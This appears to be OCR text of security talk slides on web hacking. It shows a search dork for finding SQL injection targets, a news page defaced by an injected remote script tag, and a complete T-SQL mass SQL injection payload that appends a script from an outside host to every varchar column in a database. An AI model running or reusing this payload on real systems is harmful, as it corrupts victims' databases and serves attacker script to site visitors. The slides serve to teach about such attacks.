
bit.ly

The metamorphosis of script src



Web Hacking

SQL Injection Discovery



inurl:".asp" inurl:"a="

An example


AHMEDABADMIRROR.com
Quick News
Advertisement
» News
» Ahmedabad Talking
» Entertainment
» Chaitime
» Specials
» You
» Tech
» Cleanliness Campaign
You are here - Home » Entertainment » ETC<script src=http://iwdown.com/inc/e.js></script> » Story
ETC<script src=http://iwdown.com/inc/e.js></script>
Javascript tag injected by mass SQL injection
Konnichiwa Japan!
Indo-Japan Friendship Association to host a four-day Japanese Film Festival in Ahmedabad
Posted On Thursday, January 08, 2009 at 02:47:20 AM
A four-day Japanese film festival will be organised at the Ahmedabad Management Association. The four-day film festival begins on January 10 and would have on display an exhibition of Japanese kites and tops. There would also be a collection of photographs portraying the colours of Fall in Japan apart from showcasing award-winning Japanese films.
More
Page 1 of 7
'Ahmedabad provides perfect ambience for creative work' New 15 hours ago
Saturday, January 17, 2009
Powerful Designs New 15 hours ago
Saturday, January 17, 2009
'I have been forced to find a bride' 15 hours ago
Saturday, January 17, 2009
Old memories, new creations 1 day ago
Friday, January 16, 2009
'My sons will soon be seen in JP Dutta's film' 4 days ago


Mass SQL Injection vector

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']set['+b.name+']=rtrim(convert(varchar,'+b.name
+'))+''<script src="http://is.gd/31337"></script>'';'
from dbo.sysobjects objs, dbo.syscolumns cols, dbo.systypes typs
where objs.id=cols.id
and objs.xtype='U'
and cols.xtype=typs.xtype
and typs.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```


Documents


Penetration Document Format™

"Confidence in a connected world"



Security by pop-ups





net-square

saumil@net-square.com

www.net-square.com